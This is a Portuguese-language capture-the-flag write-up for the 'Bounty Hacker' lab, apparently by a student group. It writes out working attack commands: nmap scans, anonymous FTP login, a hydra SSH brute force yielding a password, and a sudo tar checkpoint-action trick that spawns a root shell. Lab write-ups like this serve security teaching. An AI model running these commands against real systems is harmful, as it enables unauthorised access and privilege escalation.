Writeup Bounty Hacker
Grupo 8

Primeiro, fazemos enumeramos as redes as quais o IP do desafio está conectado. Após utilizarmos a ferramenta nmap para isso, usando o comando

```
nmap -sV 10.10.223.167
```

descobrimos que o computador faz conexões http, ssh e ftp. Analisando um pouco melhor, executando o comando

```
nmap -sC 10.10.223.167
```

conseguimos descobrir que a porta 21 (ftp) permite o login anônimo.

Depois disso, tentamos logar anonimamente no ftp usando o comando

```
ftp 10.10.223.167
```

com usuários e senha “anonymous” Após conseguirmos o acesso, executando o comando ls para analisar os diretórios, descobrimos os arquivos

```
ftp> ls
550 Permission denied.
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
```

de modo que o arquivo locks.txt mostra uma lista de possíveis senhas, a qual baixamos ela no computador com o comando get locks.txt, e o arquivo task.txt mostra uma mensagem com a assinatura -lin. Desse jeito, descobrimos as possíveis senhas e usuários necessários para completar esse CTF.

Utilizando o comando exit para sair de ftp, agora vamos tentar usar um algoritmo de força bruta para tentar as senhas. Assim, usamos a ferramenta hydra para executar o seguinte comando:

```
hydra -l lin -P ../kali/locks.txt  ssh://10.10.223.167 -V
```


Assim, descobrimos que a senha do usuário lin é RedDr4gonSynd1cat3

Logando no servidor ssh utilizando o usuário e senha descobertos utilizando

```
ssh lin@10.10.223.167
```

rodamos o comando ls para analisar os diretórios e descobrimos a primeira flag user.txt, utilizando cat para ver o conteúdo do arquivo. Agora, explorando

os diretórios, tentamos entrar em /root/, porém temos permissão negada, assim, executamos sudo -l recebemos a seguinte mensagem:



Dessa forma, procuramos sobre o diretório tar em GTFOBins e executamos o seguinte comando para conseguir acesso a /root/:

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

Assim, conseguimos acessar /root/ e descobrimos o arquivo root.txt, onde realizamos um cat root.txt e descobrimos a última flag.